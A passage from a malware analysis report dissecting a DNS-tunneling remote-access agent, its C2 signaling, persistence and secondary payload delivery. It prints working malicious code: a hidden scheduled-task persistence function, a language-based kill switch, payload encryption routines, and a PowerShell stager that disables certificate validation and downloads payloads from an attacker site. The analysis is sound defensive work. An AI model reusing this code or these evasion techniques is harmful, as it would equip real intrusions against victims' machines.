- **Line 1163 (Results Exfiltration):** Returns the data generated by the instruction. Prepends the prefix o- for standard output (stdout) and e- for execution errors (stderr).

All outgoing information is formatted by the agent as a subdomain before the first period, while incoming information is packaged within TXT records or synthetic IP addresses.

The captured traffic records a resolution to `1.0.0.0` at second 21 and to `1.1.0.0` at second 31, both associated with the same subdomain query. This fluctuation within a 10-second interval does not correspond to the standard behavior of a legitimate DNS server. Furthermore, both values correspond to non-routable network addresses for individual hosts.

Code analysis confirms that the octets of the IP response are processed as a status vector:

- **First octet (1):** Session authorization code.
- **Second octet (0 or 1):** Counter of pending tasks in the C2 queue.

Under this scheme, the response `1.0.0.0` is interpreted as 'active session without pending orders'. Given this state, the agent limits itself to transmitting the target system's data sheet (prefix i-, recorded in frames 397 and 400 of the capture) without requesting commands.


Upon receiving the response 1.1.0.0 ('order available'), the agent reacts in the same second by issuing the task request (`t-5a47f93119ec0058-6960`), subsequently receiving the packaged instruction.

Confirmation of this mechanic is evidenced in the traffic audit: there is not a single subsequent connection attempt to the IP addresses `1.0.0.0` or `1.1.0.0`. These values do not fulfill a network routing function, but rather an encrypted control signaling function in name resolution-formatted responses.

Host Telemetry Exfiltration

In the previous capture, there is a name that does not look like the others (frame 397, starting with i-). There is no request there, rather there is data going upstream.

The agent concatenates the company domain, the installed antivirus, the Windows version, the computer name, and its own version. It then converts it to hexadecimal and appends it within the name it is going to query.



Before issuing any instruction, the operator receives information about the compromised environment through the exfiltration of the host profile. In the analyzed sample, the transmitted vector revealed the following data of the target system:

- **Operating System:** Windows 10 Pro
- **Antivirus Solution:** Windows Defender
- **Computer Name:** DESKTOP-JGLLJLD
- **Agent Version:** v1.3

- **Build Identifier:** e072
- **Corporate Domain:** Null field (indicative of a client machine not belonging to an Active Directory environment).

```
951         question = b""
952         for label in qname.split("."):
953             raw = label.encode("ascii")
954             while len(raw) > 63:
955                 question += bytes([63]) + raw[:63]
956                 raw = raw[63:]
957             question += bytes([len(raw)]) + raw
958         question += b"\x00"
959         question += struct.pack( fmt: "!HH",  *v: qtype, CLASS_IN)
960         return txn_id, header + question
```

To ensure persistent tracking across sessions and reboots, the victim identifier transmitted within these network queries is not randomly generated.

```
1165
1166    def compute_device_hash(machine_guid: str, profile_guid: str, disk_id: str) -> str:  1 usage
1167        raw = machine_guid + profile_guid + disk_id
1168        return hashlib.md5(raw.encode()).hexdigest()[:16]
1169
```


```
1792
1793
1794        dns = DnsClient(cfg.dns_server_ip, cfg.dns_port, timeout=10)
1795        device_hash = compute_device_hash(ids["machine_guid"], ids["profile_guid"], ids["disk_id"])
1796        tag_short = hashlib.md5(cfg.token.encode()).hexdigest()[:4] if cfg.token else ""
1797        checkin_id = device_hash + tag_short
1798        last_bc_check = time.time()
1799        done_tasks: OrderedDict = OrderedDict()
1800        info_sent = False
1801        last_info_attempt = 0.0
1802
1803
```

Generation of the Unique Victim Identifier (Device Hash): The agent calculates a deterministic value called device_hash by applying the MD5 hash function to a combination of the Windows installation GUID, the active user profile GUID, and the main disk's serial number, truncating the result to 16 hexadecimal characters. This formula ensures a persistent footprint that remains unalterable by minor changes in the environment.

Differentiation Between Check-in and Operational Flow

The identifier's syntax varies depending on the stage of the communication protocol:

- **Initial Registration (Check-in):** Only during the initial presentation (line 1797), the agent appends the first four characters of the MD5 of its internal token (`md5(token)[:4]`) to its base identifier, which corresponds to the build's compilation tag. This generates the `checkin_id` observed in traffic (`5a47f93119ec0058e072`).
- **Subsequent Communications:** The entirety of subsequent flows (sending the data sheet i-, querying orders t-, downloading task blocks, and returning results) exclusively employ the base 16-character `device_hash` (`5a47f93119ec0058`).



Tunneling Traffic in Practice: Theory turns into actual network packets. The queried name contains the victim machine identifier, the destination routes directly to IP address 91.92.240.100 rather than a standard DNS server, and the front-facing domain spoofed in the traffic is microsoft.com.

Geographic and Language Exclusions

It self-destructs in ten post-Soviet languages, Ukraine included.

Before doing anything, the agent checks which language Windows is configured in.

```
1507    _RESTRICTED_LANGS = {0x19, 0x22, 0x23, 0x3F, 0x40, 0x43, 0x2B, 0x2C, 0x37, 0x28}
1508
1509    def _validate_env() -> bool:  2 usages
1510        if os.name != "nt":
1511            return False
1512        try:
1513            import ctypes
1514            lid = ctypes.windll.kernel32.GetUserDefaultUILanguage()
1515            return (lid & 0xFF) in _RESTRICTED_LANGS
1516        except Exception:
1517            return False
```

On line 1751 is what it does with this response. If the language is on the list, the agent self-destructs. _teardown() deletes the scheduled task, deletes its working folder, and exits.

The ten identifiers are those of the Russian, Ukrainian, Belarusian, Kazakh, Kyrgyz, Uzbek, Armenian, Azerbaijani, Georgian, and Tajik languages.

Although filtering by language does not constitute conclusive proof of the author's location or nationality, it precisely defines the jurisdictions that the infrastructure seeks to avoid to mitigate the risk of local prosecution.

Likewise, the explicit inclusion of Ukraine alongside Russia and Belarus within the same exemption list represents a relevant indicator of discrimination: this pattern is characteristic of cybercrime groups motivated by strictly economic reasons, differing from state-sponsored operations that typically align their exclusions with specific geopolitical priorities.

Persistence via Scheduled Tasks

Persistence does not use the registry or the startup folder. It creates a scheduled task with an XML that the agent itself writes:

- `<Interval>PT{interval_minutes}M</Interval>`**:** The interval is not written here. It comes from the outside. On the machine, it was set to ten minutes.
- `<Hidden>true</Hidden>`**:** The task does not appear in the scheduler's normal list.

- `<RunLevel>LeastPrivilege</RunLevel>`: It does not ask for administrator. It does not need it, thus avoiding UAC prompts.

The name, `AMDSoftwareUpdater`, does not come from here. In the function, the default value is `PythonAppUpdater`, and the one that ends up being used comes from the configuration of each build, so it changes with it.

```
859    def install_schtask_persistence(exe_path: str, script_path: str, task_name: str = "PythonAppUpdater", interval_minutes: int = 10) -> bool:  3 usages
860        import subprocess, tempfile
861        schtasks = os.path.join(os.environ.get( key: "SystemRoot",  default: r"C:\Windows"), "System32", "schtasks.exe")
862        workdir = os.path.dirname(script_path)
863        xml = f"""<?xml version="1.0" encoding="UTF-16"?>
864    <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
865      <RegistrationInfo/>
866      <Triggers>
867        <CalendarTrigger><StartBoundary>2020-01-01T00:00:00</StartBoundary><Enabled>true</Enabled>
868          <Repetition><Interval>PT{interval_minutes}M</Interval><StopAtDurationEnd>false</StopAtDurationEnd></Repetition>
869          <ScheduleByDay><DaysInterval>1</DaysInterval></ScheduleByDay>
870        </CalendarTrigger>
871      </Triggers>
872      <Principals><Principal><LogonType>InteractiveToken</LogonType><RunLevel>LeastPrivilege</RunLevel></Principal></Principals>
873      <Settings><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy><DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
874        <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><AllowStartOnDemand>true</AllowStartOnDemand><StartWhenAvailable>true</StartWhenAvailable>
875        <AllowHardTerminate>false</AllowHardTerminate><Hidden>true</Hidden><ExecutionTimeLimit>PT0S</ExecutionTimeLimit></Settings>
876      <Actions><Exec><Command>{exe_path}</Command><Arguments>"{script_path}"</Arguments><WorkingDirectory>{workdir}</WorkingDirectory></Exec></Actions>
877    </Task>"""
878        tmp = os.path.join(tempfile.gettempdir(), "t.xml")
879        try:
880            with open(tmp, "w", encoding="utf-16") as f:
881                f.write(xml)
882            r = subprocess.run( args: [schtasks, "/Create", "/F", "/TN", task_name, "/XML", tmp],
883                               capture_output=True, text=True, timeout=15, creationflags=0x08000000)
884            if r.returncode == 0:
885                pass
886                return True
887            pass
888        except Exception as e:
889            pass
890        finally:
891            try:
892                os.unlink(tmp)
893            except Exception:
894                pass
895        return False
```


On line 909, the agent chooses between the two paths according to the mode passed by the configuration, and any value other than wmi ends up in the scheduled task. Our builds pass schtask and 600 seconds, from which the ten minutes in the XML are derived. The other path, WMI, remains written in the code and is never executed.

```
746    def install_wmi_persistence(exe_path: str, script_path: str, interval_seconds: int = 600) -> bool:  1 usage
747        filter_name = "PythonAppUpdateFilter"
748        consumer_name = "PythonAppUpdateConsumer"
749        command_line = f'"{exe_path}" "{script_path}"'
```

Functional Scope Limitations

An exhaustive analysis of the source code reveals a complete absence of functionalities destined for direct information theft. Throughout the 1,919 lines that make up the artifact, no routines directed at extracting data from web browsers, cryptocurrency wallet credentials, keyboard keystroke logging (keylogging), clipboard interception, or taking screenshots are identified. A

systematic search for twenty key terms associated with theft modules (stealers) yielded a completely negative result.




This tool acts exclusively as an initial access point (Initial Access / Stager) designed to establish and maintain a presence in the environment. The exfiltration or deployment phase of secondary malware (ransomware, stealers, or lateral movement modules) remains contingent on subsequent operational decisions of the attacker after evaluating the compromised machine's data sheet.

Stage 7: Secondary Payload Delivery and Staging

During the maintenance phase, the agent limits itself to periodically sending its identifier (`device_hash`) and receiving in response the session status flag indicating no pending instructions (`1.0.0.0`). This dynamic changes when the operator activates a command in the C2 server queue, triggering the secondary payload download flow.

Download Flow and Network Sequence (The Eleven Packets): The complete cycle, from initial host presentation to full command reception, consolidates into a strict sequence of eleven UDP packets directed to the C2 server IP address (`91.92.240.100:53`):

- **Packets 1 and 2 (Handshake & Auth):** Transmission of the signaling query (Type A) and reception of the `1.1.0.0` status notifying command availability.
- **Packets 3 and 4 (Profile & Task Request):** Transmission of the target system profile (i-) and immediate invocation of the pending task request (`t-5a47f93119ec0058-6960`).
- **Packets 5 to 10 (Chunk Retrieval):** Segmented download of the command blocks packaged in TXT records.
- **Packet 11 (Execution Status):** Final notification sent by the agent to confirm the exit code derived from task execution.



There are five queries with their five responses, plus one fragment, and each pair performs a different action:


1. **394 → 396:** The agent queries its own name. The server replies `1.0.0.0`, and the zero in the second place is the number of commands it has for it.

2. **397 → 400:** Uploads its profile, the long hexadecimal name retrieved in the previous stage.
3. **420 → 423:** Nine seconds later, it repeats the exact same query, and the response changes to `1.1.0.0`. There is a command waiting.
4. **424 → 428:** Requests the list of what is available.
5. **429 → 433 + 434:** Requests the content of that command, and the response arrives in two packets.

Packet 433 is neither a query nor a response. The protocol is no longer DNS but IPv4, which is why it has no type or name to display. It is the first part of the response carrying the command, which does not fit in a single packet.

PowerShell Command Execution and Payload Delivery

The task list travels in cleartext, unencrypted.



The response obtained when querying the command queue is composed of three fields delimited by colons: the task identifier, the designated execution environment, and the number of fragments making up the payload. In the analyzed sample, the header specified a single task oriented to be processed via PowerShell in a single delivery (1/1).

A relevant aspect within the query syntax is the inclusion of the trailing suffix 6960, which corresponds to the Process Identifier (PID) assigned to the running instance of the agent on the compromised system.


Fragmented Retrieval Architecture: The protocol implementation follows a segmented design pattern: the response to the task request does not transfer the command directly, but rather returns a metadata header indicating the instruction ID and the total parts making up the payload. Subsequently, the agent must request each fragment independently through dedicated requests. This separation reduces the visibility of traffic bursts and allows for the transfer of larger commands, exceeding network frame size limits.

This image shows how the agent requests the parts and how they arrive.

The complete request issued by the agent is recorded in network frame 429. Its syntax includes the machine identifier (`device_hash`), the task identifier returned in the previous phase, and the -1 suffix, which specifies the requested fragment. Since the previous header determined that the command consisted of only one part, this single request completes the payload retrieval.

UDP Fragmentation Mechanism and Inspection Tool Evasion: The request packet emits a compact 129-byte frame. However, the response returned by the C2 server generates a 2,304-byte UDP datagram. Exceeding the network's standard Maximum Transmission Unit (MTU), the IP layer fragments the response into two physical frames:


- **Frame 433:** Carries the first 1,480 bytes of the datagram and sets the More Fragments (MF) flag.
- **Frame 434:** Carries the remaining 824 bytes with a fragment offset of 185 (which, multiplied by the 8-byte scale factor, corresponds precisely to the 1,480-byte offset where the previous segment concluded).



Within that datagram, the payload is sliced again, now by the DNS format itself: nine text strings, eight of 253 characters and one of 164, which when concatenated yield 2,188 characters in Base64.

In-Band Encryption Key Transmission

What arrives in those 2,188 characters is encrypted with ChaCha20. And it can be completely read without knowing any of the attacker's secrets.



Of the 1,641 encrypted bytes that arrive, the first 32 are the key, and the next 12 are the nonce (a random or single-use number). The command begins at byte 45. In other words, the key the operator used to lock the message travels inside the message.

This is not an oversight in this delivery. It is the protocol format, and it is written into the agent itself.

```
73  def encrypt_payload(plaintext: bytes) -> bytes:
74      key = os.urandom(32)
75      nonce = os.urandom(12)
76      ciphertext = chacha20_encrypt(key, nonce, plaintext)
77      return key + nonce + ciphertext
78
79  def decrypt_payload(data: bytes) -> bytes:
80      if len(data) < 44:
81          raise ValueError("data too short")
82      key = data[:32]
83      nonce = data[32:44]
84      ciphertext = data[44:]
85      return chacha20_decrypt(key, nonce, ciphertext)
86
```

The use of an ephemeral encryption vector for each instruction is not due to the absence of a shared secret, given that the agent and the C2 infrastructure employ the static smart contract key (blockchain_key) for the resolution phase in Ethereum, but rather an explicit design decision aimed at preventing key reuse.

For each task sent, the C2 infrastructure randomly generates an ad-hoc key transmitted alongside the DNS message header itself. The agent extracts this key at runtime to decrypt the received payload. As a direct consequence of this implementation, traffic is not readable by direct visual inspection of DNS records. However, since the key is transmitted within the same channel, any analyst with access to the full traffic capture (PCAP) can decrypt the instruction.

PowerShell Command Injection: Processing the resulting payload produces a 1,597-byte PowerShell script concentrated into a single line of code. The routine is designed to run directly in memory via the powershell.exe interpreter, minimizing once again the footprint on the local file system.

```
$ echo; awk 'NR<=17{printf "%2d  %s\n",
NR, $0}' task_10bb77ae_decrypted_pretty.ps1

 1  [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
 2  [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 -bor [System.Net.SecurityProtocolType]::Tls13;
 3  $ScrName = "mod.pyc";
 4  $EngineArch = "Python.zip";
 5  $BroFolder = "Smoke";
 6  $WebSite = "https://whitecarkiario.com";
 7  $ContainerName = "LearnWfriend.zip";
 8  $length = 16;
 9  $characters = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'.ToCharArray();
10  $randomString = -join ((1..$length) | ForEach-Object { $characters | Get-Random });
11  $PathArch = "C:\ProgramData\$randomString.zip";
12  $PythonDir = "C:\ProgramData\$randomString";
13  $WebRequest = New-Object System.Net.WebClient;
14  $PathMyScript = """$PythonDir\$ScrName""";
15  $PathContainer = "$PythonDir\$ContainerName";
16  $PathPyc = "$PythonDir\$ScrName";
17  mkdir $PythonDir;
$ |
```


The command executed by PowerShell deploys the following operational logic:

- **Disabling SSL/TLS Controls:** The initial instruction disables digital certificate validation in the PowerShell environment, allowing implicitly trusted HTTPS connections in the face of self-signed, expired, or malicious certificates.
- **Defining Infrastructure and Components (Lines 3 to 7):** The download infrastructure parameters are configured:
    - C2 / Staging Server: [suspicious link removed]
    - Remote Path: /Smoke/
    - Target Files: Python.zip, LearnWfriend.zip, and mod.pyc.
- **Path and File Polymorphism (Lines 8 to 12):** The script generates a random 16-character string assigned simultaneously to the downloaded ZIP file (<random_string>.zip), the local installation directory (C:\Users\<user>\AppData\Local\<random_string>), and the persistence shortcut (.lnk). This technique invalidates static path-based Indicators of Compromise (IoCs).
- **Fixed Container Components:** The downloaded LearnWfriend.zip file (Line 7) maintains a constant name, as does the compiled executable file mod.pyc (Line 3), which is extracted directly from the compressed container during deployment for subsequent execution.

Finally, there are two downloads. The first, Python.zip, is an engine. The second, LearnWfriend.zip, is what that engine will execute, and it carries the mod.pyc from Line 3 (compiled bytecode, not source code).

Executable Name Obfuscation

The four lines assembling `$PName` do not construct a path. They construct a name, letter by letter, pointing with indices to the `$characters` alphabet: `pythonw.exe`.



The name is not written anywhere in the command. It is built by counting positions in the alphabet of Line 9. The seven positions of Line 24 yield pythonw, the three of Line 25 yield exe, and Line 26 inserts the period.

The same character array used to bypass folder names is used to write the name of the program to be executed without it appearing written anywhere. Anyone searching for the string `pythonw.exe` in this command will not find it.

Shortcut Execution Mechanics

The last step of the command does not launch the program. It fabricates a shortcut (.lnk) in C:\ProgramData, sets its target to the newly deployed `pythonw.exe`, sets `mod.pyc` as an argument, saves it, and opens the shortcut.

The PowerShell that executed that command was launched by the agent itself, and the command entered through standard input, without passing through disk.


The process generation sequence (Process Tree) and the transmission of instructions were consolidated according to the following operational timeline:

1. **Initial Deployment (PID 1800):** The executable downloaded by the Inno Setup packager runs in the first instance.
2. **Decompression in Temp (PID 6252):** Extracts and executes its temporary binary in `%TEMP%`, identified by the syntactic parameter `/SL5=` characteristic of the installer.
3. **Agent Invocation (PID 6960):** The executing process launches the instance of the Python interpreter hosting the remote access agent (`pythonw.exe`). This identifier (6960) exactly matches the PID value subsequently transmitted in the header of the DNS task request.
4. **Secondary Payload Execution (PID 5136):** 20 seconds after its initialization, the agent invokes the powershell.exe process. By that time, the original installer had already ended its lifecycle (after 2.3 seconds of activity), leaving the agent as the only active parent process.

Command Line Evasion via Standard Input (STDIN Injection): The call to PowerShell incorporates the syntactic parameter `-Command -`. The inclusion of the trailing hyphen (-) conditions the interpreter to receive the code block directly through standard input (STDIN), instead of reading it from a script file (.ps1) or passing it as a direct argument in the execution string. This technique invalidates basic command-line auditing (such as Windows Event ID 4688 or EDR records that depend on the CommandLine property of the process), since the 1,597 bytes of the command are injected into the memory flow of the process's data channel, leaving no traces on disk or inspectable arguments after invocation.


Secondary Stage Retrieval

The requests made by PowerShell are exactly what the command dictated.




The domain resolved to `2.27.160.121`, and in an initial analysis, the server did not deliver the file. Two attempts, no response. Without the first ZIP, the command stops before downloading the second, before creating the shortcut, and before executing anything.

Just because it did not respond to that machine does not mean the material was not available. In another analysis, the server delivered them. First, the engine.



Status Code 200 and the file delivered, from the same `2.27.160.121` that the infected machine had resolved and which did not answer. The download appears twice because traffic was intercepted: the `2.27.160.121` line is what is seen from the outside, with the body truncated to 5 MiB, and the `192.168.1.2` line is what passes through the proxy, with the full 12,499,601 bytes.

The second file of the command, the container, comes from the same place.



Another Status Code 200 and another 8,578,062 bytes delivered. The two files named in the command are on that server and can be downloaded simply by requesting them.

With both files in hand, the operator's choice becomes self-evident. The first archive contains no modifications, delivering the Python interpreter exactly as published by its foundation: specifically, the python.exe binary contained within that ZIP.

The executable properties list the product as Python version 3.13.0 and the company as the Python Software Foundation. While those text metadata fields can easily be spoofed by anyone building an executable, what cannot be forged is a valid digital signature, and this file carries a legitimate one.

Signed Software Abuse and Living-off-the-Land (LotL)

Verification of the digital signature block of the extracted executable confirms that the binary was issued by DigiCert Trusted G4 Code Signing MSA, officially assigned to the Python Software Foundation (Beaverton, Oregon).

This technique neutralizes key defensive controls:

- **Evasion of Signatures and Heuristic Analysis:** Being a legitimate and unaltered Python interpreter, Antivirus and EDR engines do not detect anomalies or malicious code in the binary structure (.exe).
- **Bypassing Application Control Policies:** Overpasses AppLocker, Windows Defender Application Control (WDAC), or corporate


whitelisting rules that implicitly trust binaries signed by recognized entities.

- **Execution via Bytecode:** The malicious payload does not interact with the system as an independent executable, but rather as a script or bytecode processed within the memory context of the trusted executable.

Stage 8: Final Payload Analysis (HVNC and Stealer)

The container the command ordered to download weighs 8.6 MB and contains three files. Two of the three are not what they seem, and they are chained together: each has written instructions on how to open the next.

The only one that identifies itself is `mod.pyc`, and it is precisely the one executed by the command (compiled Python bytecode of version 3.12 and up, which fits the 3.13 version the command retrieved).



The other two have no format. `axtBgerG.2F` does not look like anything known, and `jlWcD6.c` is not C code despite the extension. That is where the 8.5 MB of the container reside.

Layer 1: Bytecode Key Extraction

